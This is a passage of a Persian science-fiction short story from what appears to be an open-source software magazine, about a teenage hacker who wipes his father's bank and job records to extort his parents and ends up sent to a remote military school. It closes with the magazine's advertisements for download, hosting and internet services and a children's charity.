پرسیدم: «می‌تونم امتحانش کنم؟» مارتین دستگاه را به شبکه وصل کرد و من بوت کردم و وارد خط شدم. عالی کار می‌کرد! کاملاً سریع و دقیق. شاید به سرعت دستگاه راینو نبود ولی من نمی‌توانستم این تفاوت سرعت را تشخیص بدم.

- تولدت مبارک مایک

- راینو تولد من توی آگوسته.

- بذار یک مطلب رو روشن کنم! تو تنها برای من کار می کنی.

نزدیک ساعت آخر مدرسه بود، پس به سمت همبرگر بادی رفتیم. در راه، داخل تاکسی هوشمند، جورچی استارفایر مو گرفت و پشتش را باز کرد و به مادربرد نگاه کرد و گفت: «مثل آب خوردن می تونیم سرعت شبکه اش رو دو برابر کنیم.»

راینو گفت: «بذار نو بمونه.»

در بادی از هم جدا شدیم و من با اتوبوس به سمت خانه رفتم. خوش شانسم بودم چون مادر و پدرم هنوز نرسیده بودند. با سرعت به طبقه بالا رفتم و استارفایر را در کمد اتاقم مخفی کردم. کاش من هم پدر و مادر باحالی مثل خانواده راینو داشتم. آن ها هیچ وقت از پسرشان سوال های مزخرف نمی پرسند.

مادر، موقع همیشگی به خانه برگشت و پرسید در مدرسه چه کارهایی کرده ام. لازم نشد خیلی خالی ببندم چون مایکروفر با صدای دینگ، حاضر شدن شام را خبر داد و مادرم شروع به چیدن میز کرد. پدرم پنج دقیقه دیگر رسید و شروع کردیم به خوردن شام.

در اواسط شام بود که تلفن زنگ زد. من به سرعت پریدم و گوشی را برداشتم. پیرمرد جورچی بود و می خواست با پدر من صحبت کند. گوشی را به پدرم دادم و سعی کردم شنود کنم اما با گوشی به اتاق کناری رفت و واقعا چیزی نمی شنیدم. اشتهایم کور شد. هیچ وقت هم توفو (نوعی خوراکی تشکیل شده از سویا) دوست نداشتم.

پدر تا مدتی طولانی هیچ چیزی نگفت و بعد با یک جمله تلفن را قطع کرد «چیکار کرده؟ واقعا؟ ممنونم که به من هم خبر دادید. ماجرا رو همین امشب حل می کنیم!»

مادرم پرسید: «کی بود دیوید؟»

«آقای هانسن بود. پدر جورچی، مایک و جورچی

باز هم با اون پسره راینو از مدرسه جیم شدن». برگشت و به من نگاه کرد. تقریبا داشتم از در خارج می شدم ولی مجبور شدم بایستم «مایکل! امروز مدرسه بودی؟»

سعی کردم طبیعی رفتار کنم اما انگار توفو گلویم را بسته بود «بله. بله مدرسه بودم.»

- پس چرا آقای هانسن شما رو دیده که از کتابخونه بیرون می اومدین؟

گیر افتاده بودم اما باید تلاش می کردم «رفته بودیم اون جا برای یک تحقیق. یک کار تحقیقی ویژه مدرسه.»

- برای کدوم کلاس؟ زود باش حرف بزنی مایک. برای چه درسی تحقیق می کردین؟ دیشب چی می خوندی؟

هنگ کرده بودم. ورودی ها زیاد بود؛ هنگ کرده بودم.

مادرم گفت: «دیوید داری خیلی سخت می گیری. حتما توضیحی داره.»

- مارتا! آقای هانسن روی رایانه اش یک چیزی پیدا کرده که جورچی و مایکل قایم شده بودن. به نظر آقای هانسن این دو تا دارن با بانک ها ور می رن.

- مایکی من؟ این یک شوخی بی مزه است دیوید.

- تو متوجه نیستی این ماجرا چه قدر جدیه! مایکل آرتور هاريس! کل شب رو پشت اون ترمینال داری چیکار می کنی؟ اون کد توی رایانه آقای هانسن چی بود؟ جواب بده! چی کار داشتی می کردی؟

حتی چشم هایم داغ شده بود. «به شما ربطی نداره! کله تون رو از چیزهایی که نمی فهمین بکشین بیرون، قدیمی های وامونده!»

پدرم فریاد کشید «همینه! من نمی فهمم شما چه غلطی دارین می کنین ولی می دونم که این کاری که داری می کنی به نفع نیست!» و از جایش جست زد و به سمت اتاق من رفت. سعی کردم سریع باشم و جلو بزوم اما پدرم جلوتر از من مشغول بالارفتن از پله ها بود. به ترمینالم رسید و

کل کابل هایش را به زور بیرون کشید.

مادرم گفت «دیوید، فکر نمی کنی رفتارت کمی غیرمنطقی شده؟ اینو برای درس و مشقش لازم داره. مایکی! اینو برای مدرسه لازم نداری؟»

«این بار دیگه نمی تونی نجاتش بدی مارتا! خیلی جدی می گم! این می ره توی انباری و فردا به شرکت زنگ می زنم که کابل اطلاعاتش رو هم قطع کنن! اگر قراره با رایانه کاری کنه می تونه تو مدرسه کار کنه یا بیاد تو ناهارخوری که من بتونم ببینمش!» و در حالی که ترمینال را زیر بغل زده بود از اتاق بیرون رفت. در اتاق تنها شده بودم. با عصبانیت در را به هم کوبیدم و قفلش کردم «گمشید اون پایین! بدجوری توی دردمر هستین.»

اول آن قدر بالشت این طرف و آن طرف پرتاب کردم که عصبانیت آنی ام کمی کم شود و مطمئن باشم که نمی خواهم چیزی را بشکنم و بعد استارفایر را از کمد خارج کردم. بارها از بالای شانه پدرم به صفحه کلید نگاه کرده بودم و همه پسوردهایش را حفظ بودم. روی خط رفتم و مشغول کار شدم. نیم ساعت بعد تمام شده بود.

به ترمینال پدرم وصل شدم. حدسدم درست بود، داشت با آن سعی می کردم نمره های مدرسه ام را بررسی کند. خیلی هم خوب. چیزی پیدا نمی کرد چون ماه ها قبل کشف کرده بودیم که چطور می شود کارنامه های مدرسه را دست کاری کرد. وارد ترمینالش شدم و روی صفحه اش نوشتم: «پدر! به زودی در این اطراف شاهد تغییراتی خواهیم بود»

چند ثانیه ای طول می کشید تا ذهنش بفهمد چه اتفاقی در جریان است. بلند شدم و قفل در را امتحان کردم اما باز هم وقتی صدای پایش را روی پله ها شنیدم، وحشت وجودم را پر کرد. فکر نمی کردم این قدر پر سر و صدا بالا بیاید.

با هر دو دست روی در کوبیدم و فریاد زد «مایکل! اینو باز کن!»

سعی کردم صدایم آرام باشد و گفتم: - نه

- اگر این در رو قبل از این که تاده بشمرم باز





نکنی، مجبورم بشکنمش! یک...

- قبل از این که در رو بشکنی...

- دو!

- بهتره به بانکت زنگ بزنی

- سه!

- بی-۳۲۰-۵۱۲۷-او-ال-دی

این کد حساب بانکی‌اش بود. برای دو ثانیه هیچ صدایی به گوش نرسید.

- بچه! نمی‌دونی داری چیکار می‌کنی!

- من کاری نمی‌کنم! کارها رو قبلا کردم.

کردی؟!«

مادرم به طبقه بالا آمد و گفت: «دیوید چه خبره؟»

من اضافه کردم «و بعد به داینارند وصل شدم. شغلت رو هم پاک کردم. حقوقت رو، به کارت اعتباری‌ات هم یه حالی دادم.»

پدرم خیلی آهسته خطاب به مادرم گفت: «ساکت باش مارتا» و بعد کمی بلندتر گفت: «چیکار کردی مایکل؟»

- دیوید این کارها رو که نکرده! کرده؟ می‌تونه بکنه؟

- حذف کردم. محوت کردم. دفتت کردم.

پدرم دوباره روی در کوبید و فریاد زد «گردنت رو می‌شکنم مایکل!»

- یعنی وارد رایانه بانک شدی و حسابم رو پاک کردی؟

و من هم فریاد زدم «صبر کن! همه فایل‌ها رو کپی گرفتم! شاید بتونم برات برشون گردونم!»

- تنها این نه. حساب پس‌انداز و امتیاز وامت رو هم پاک کردم.

- خدای من...

دیگر روی در نزد و معلوم بود همه زورش را می‌زند که صدایش عصبانی نباشد. «کپی‌ها رو برگردون و من کل ماجرا رو فراموش می‌کنم.»

مادر گفت: «دیوید اون تنها عصبانیه. یک کم بهش وقت بده. مایکی! تو که واقعا این کارو نکردی.



«نمی‌تونم. یعنی منظورم اینه که بک‌آپ‌ها روی یک رایانه دیگه هستن و من طوری مخفی شون کردم که تنها خودم می‌تونم بهشون برسم.»

سکوت برقرار شد. لحظه‌ای بعد فهمیدم این سکوت نیست و پدر و مادرم با صدایی خیلی آرام مشغول صحبت با یکدیگر هستند. گوشم را به در چسباندم و شنیدم که مادرم گفت «چرا که نه؟» و پدرم جواب داد «اما اگر راستش رو بگه چی؟»

پدرم با صدایی کنترل شده گفت «باشه مایکل. چی می‌خوای؟»

هنگ کردم. ضایع بود واقعا چه می‌خواستیم؟ به این فکر نکرده بودم. من، بدون برنامه! لبخندی زدم و سعی کردم فکر کنم. مشکل این بود که این‌ها هیچ کاری برای من نمی‌توانستند بکنند که خودم از عهده‌اش برنایم - حداقل بعد از کمک رایانو. رایانو! باید با رایانو حرف می‌زدم. این چیزی بود که می‌خواستیم. بدون رایانو حتی این کار آخر را هم نمی‌توانستیم تمام کنیم.

بعد فکر کردم که احتمالا بهتر است پیرهایم از استارفایر چیزی ندانند و به پدرم گفتم اولین چیزی که می‌خواهم این است که اسمارت‌ترمینال را برگردانند. پایین رفتن و بالا برگشتنش بیش از حد طول کشید. مطمئن هستم روی ترمینال ناهارخوری، چک کرده بود که آیا واقعا همه اطلاعاتش را پاک کرده‌ام یا نه. وقتی ماشین را به اتاقم آورد و مطیعانه بیرون رفت، مطمئن شدم که حساسی وحشت زده شده.

به پردازش کردن ادامه دادم اما هیچ چیز جدیدی به جز این که می‌خواهم تنهایم بگذارند و به من نگویند که چکار باید بکنم، به فکرم نرسید. در را دوباره قفل کردم و برخط شدم و شغل پدرم را به وی پس دادم. بعد سعی کردم رایانو و جورجی را پیدا کنم اما برخط نبودند. برایشان پیام گذاشتم تا وقتی بوت شدند، خبر بدهند. تا نصفه شب بیدار بودم و خودم را با یک بازی جنگی مشغول کردم تا مطمئن شوم که پدرم نقشه جدیدی ندارد.

فردا صبح، بعد از بیدار شدن سریعا بوت و برخط شدم. پویش کردم اما خبری از رایانو و جورجی نبود. پایین رفتم و در سکوتی مرگبار صبحانه

خوردم و پدر و مادرم را سر کار فرستادم. مدرسه نرفتم و کل روز را با بازی‌های جنگی سرگرم شدم و سعی کردم روی چند برنامه هیجان‌انگیز کار کنم. شام دوباره در سکوت سنگین گذشت و بعد متوجه شدم که در این مدت رایانو سری به شبکه زده. پیام گذاشتم تا بگوید کجا می‌توانم ملاقاتش کنم.

در نهایت حدود ساعت هشت رایانو دوباره روی خط آمد و گفت که جورجی دچار دردسر شده و احتمالا تا مدتی از دسترسی خارج است.

به رایانو گفتم که چطور پیرمردم را رام کرده‌ام اما از این جریان استقبال خاصی نکرد. گفت مشغول است و نمی‌تواند من را آن شب در بادی ببیند. هر دو شبکه را قطع کردیم و یک جنگ دیگر شروع کردم و بعدش به خواب رفتم.

ساعت می‌گفت پنج و بیست و پنج دقیقه، که بیدار شدم و تا گوش‌هایم بوت نشد، نفهمیدم برای چه از خواب پریده‌ام. پدر داشت لولاهای در را باز می‌کرد.

- پدر! اون در رو از جاش دربیار و از زندگی ساقط شو! این بار دیگه از نسخه پشتیبان و بازیابی اطلاعات هم خبری نیست.

فریاد زد که «سعی‌ات رو بکن». از تخت بیرون پریدم و دکمه استارت را زدم و بوت کردم - اما بوت نشد. دوباره سعی کردم. نمی‌توانستم اسمارت‌ترم را به شبکه وصل کنم. روشن می‌شد ولی برخط نمی‌شد. پدرم فریاد کشیدم «خط اتاقت رو از ورودی ساختمون قطع کردم».

به سمت کمد پریدم و استارفایر را از آن خارج کردم و در کوله‌پشتی انداختم. زیپ را بستم ولی به پنجره نرسیدم. در اتاق و پدرم با هم به داخل اتاق افتادند. پشتشان مادرم وارد شد و کمدم را باز کرد و شروع کرد به ریختن لباس‌ها در یک چمدان.

به پدرم گفتم «گند زدی! دیگه هیچ وقت فایلهات رو پس نمی‌گیری». مچم را گرفت پیچاند.

داشت من را به زور از پله‌ها پایین می‌برد و مادرم کوله‌پشتی و چمدان را می‌آورد «مایکل یه چیزهایی هست که تو نمی‌فهمی». مرا به سمت

میز کارش کشید و با دست آزادش از کتو چند کاغذ مچاله شده بیرون آورد. «این‌ها رسید هستن. این چیزیه که ما قدیمی‌های وامونده، نگهشون می‌داریم چون ما به رایانه‌ها اعتماد نداریم. با اداره و بانک هم چک کردم؛ هر چیزی که توی رایانه میره باید رو کاغذ هم ثبت بشه. هیچ چی رو نمی‌تونم برای بیشتر از بیست و چهار ساعت پاک کنی».

خندیدم و گفتم «بیست و چهار ساعت؟ پس هنوز هم پوشتون کنده است. من می‌تونم هر روز همین کار رو بکنم. از هر ترمینالی که تو شبکه شهری پیدا کنم».

- می‌دونم.

مادرم پشت پدرم وارد پذیرایی شد. یک دستمال کاغذی خیس به چیزهای داخل دستش اضافه شده بود. گفت «مایکی باید بدونی که ما خیلی دوستت داریم. ما عاشقتیم و این به نفع خودته». سوار ماشین شدیم و در حالی که پدرم دستم را نگه داشته بود و مادرم رانندگی می‌کرد به سمت فرودگاه رفتیم. یک هواپیما و چند گشتاپو منتظرمان بودند.

ان، چند هفته‌ای است که برای عادت کردن به مدرسه نظامی فون شلاگر وقت داشته‌ام. به من گفته‌اند که پسر باهوشی هستم و اگر رفتارم خوب باشد، دلیلی ندارد که پنج سال بعد فارغ‌التحصیل نشوم. خسته شده‌ام ولی معلم‌ها می‌گویند اخلاقم از زمانی که در اتاقم دستشویی کار گذاشته‌اند بهتر شده.

مطمئنا آزادم که از ساختمان خارج بشم و هر جا می‌خواهم بروم اما مشکل این جاست که پانصد کیلومتر تا نزدیک‌ترین شهر و آخرین جاده فاصله دارم.

گاهی شب‌ها - بعد از این که چراغ‌ها را خاموش کردند - استارفایرم را بیرون می‌آورم و دست‌هایم را روی کلیدهایش می‌کشم. این همه کاری است که می‌توانم بکنم چون شب‌ها برق خوابگاه‌ها را قطع می‌کنند. گاهی شب‌ها دراز می‌کشم و به لیزا، جورجی و برگر تمام شب بادی فکر می‌کنم و خوشی‌هایی که با هم داشتیم. اما اکثرا به رایانو فکر می‌کنم و برنامه‌های خوبی که می‌چید.

نمی‌توانم صبر کنم و ببینم چطور مرا از این جا بیرون خواهد آورد.

# متنک

می توانید هر خبر یا مقاله ای را خلاصه کنید



<http://matnak.com>


متنک آماده شده شما برای آدرس:

با توجه به حجم انبوه اطلاعات، دسترسی به داده های مطلوب گاهی بسیار پیچیده می شود. متنک خدمتی است که می توانید از آن برای سهولت دسترسی به اطلاعات مورد نظر استفاده کنید. از هر خبر منتشر شده، قسمت های مهم آن خبر را بیابید و طبقه بندی کنید و یا نتایج موجود در تحقیق و یا مقاله ای را جمع بندی نمایید. در نهایت شما قادر خواهید بود متنی را به عنوان ورودی به متنک ارائه دهید و آن را خلاصه کنید.



سپهر  
راه کارهای بر پایه وب

روان ارتباط  
ارائه آسان و بی دردسر



[www.RapidPars.com](http://www.RapidPars.com)

**دانلود آسان، سریع و بدون معطلی از بهترین سایت های دانلود اشتراکی**

**تبدیل فایل های تورنت به لینک مستقیم**

**جست و جوی رایگان در ترکرهای خصوصی: IPTorrents و TorrentDay**

**آرشیو مسابقات جام جهانی ۲۰۱۴ با کیفیت Full-HD**

**پرداخت آنلاین و فعال سازی آنی اکانت**




# سلام دنیا

ماهنامه تخصصی نرم افزارهای آزاد / متن باز

اگر شما نیز در زمینه‌های گوناگون (تهیه اخبار، بررسی و معرفی ابزارها، سایت‌ها و زبان‌های برنامه‌نویسی، تهیه گزارش از مراسم‌ها و برنامه‌های مرتبط، نگارش داستان علمی تخیلی با موضوع مرتبط و ...) علاقه‌مند به همکاری با ماهنامه تخصصی نرم افزارهای آزاد / متن باز سلام دنیا می‌باشید همین حالا با ایمیل [review@salam-donya.ir](mailto:review@salam-donya.ir) تماس بگیرید.

تیم سلام دنیا مشتاقانه پذیرای مقالات و همکاری‌های شما دوستان عزیز می‌باشد.



آسونک، آسون‌ترین راه شارژ سیم‌کارت‌های اعتباری

[asoonak.com](http://asoonak.com)

- ثبت آنلاین دامنه ملی و بین‌المللی
- میزبانی وب لینوکس بر بستر CloudLinux با ارائه cPanel
- سرور مجازی با سیستم عامل دلخواه بر بستر VMWare ESXi
- سرور اختصاصی با میزبانی در معتبرترین دیتاسنتر آمریکا
- صدور آنلاین گواهی معتبر SSL (مخصوص دامنه‌های بین‌المللی)

پیشنهاد ویژه آبان ماه خوانندگان ماهنامه سلام دنیا:

سرور اختصاصی با مشخصات CPU Intel E31240 (چهار هسته‌ای، توان پردازش کلی 13.6 گیگاهرتز) و 32 گیگابایت حافظه RAM و 6 ترابایت فضای ذخیره‌سازی SATA 3، متصل به پورت 1 گیگابیت در دیتاسنتر ممتاز Colocrossing نیویورک: **۶۵۰۰۰۰** / **۳۵۰۰۰۰** جهت بهره‌گیری از این تخفیف استثنائی به آدرس اختصاصی [www.behra.ir/Salam-Donya](http://www.behra.ir/Salam-Donya) مراجعه نمایید.

خدمات وب بهرا از حامیان همیشگی نرم‌افزارهای آزاد می‌باشد. اگر شما صاحب یک سایت یا وبلاگ با مطالبی در حوزه نرم‌افزارهای آزاد / متن‌باز می‌باشید می‌توانید جهت استفاده از خدمات رایگان میزبانی وب به آدرس [www.behra.ir/Sponsor](http://www.behra.ir/Sponsor) مراجعه نمایید از جمله سایت‌های میزبانی شده می‌توان به [LinuxReview.ir](http://LinuxReview.ir) و [FedoraFans.com](http://FedoraFans.com)، [LinuxFM.ir](http://LinuxFM.ir) اشاره نمود.



## خدمات وب بهرا

نشانی: تهران، فلکه دوم صادقیه

ابتدای بلوار فردوس، پلاک ۱۴ - واحد ۱

تلفن: ۰۲۱-۴۴۰۰۰۷۵۱ | فکس: ۰۲۱-۸۹۷۸۷۷۷۷

||||||| [www.behra.ir](http://www.behra.ir) |||||





سرعت را احساس کنید...



ADSL2+

اینترنت پرسرعت پیشگامان

ان الحسن مصباح الهدى بسيفه النجاة



بهترین فرصت برای کمک به  
کودکانی که تمنای زندگی دارند

☎ ۰۲۱ - ۲۳۵۴۰ 📞 \*۷۲۰#

شماره حساب بانک پارسیان: ۸۱۰۴۴۴۴۹



محک

مؤسسه خیریه حمایت از  
کودکان مبتلا به سرطان

[mahak-charity.org](http://mahak-charity.org)



Download & Combine  
by:  
**[www.p30download.com](http://www.p30download.com)**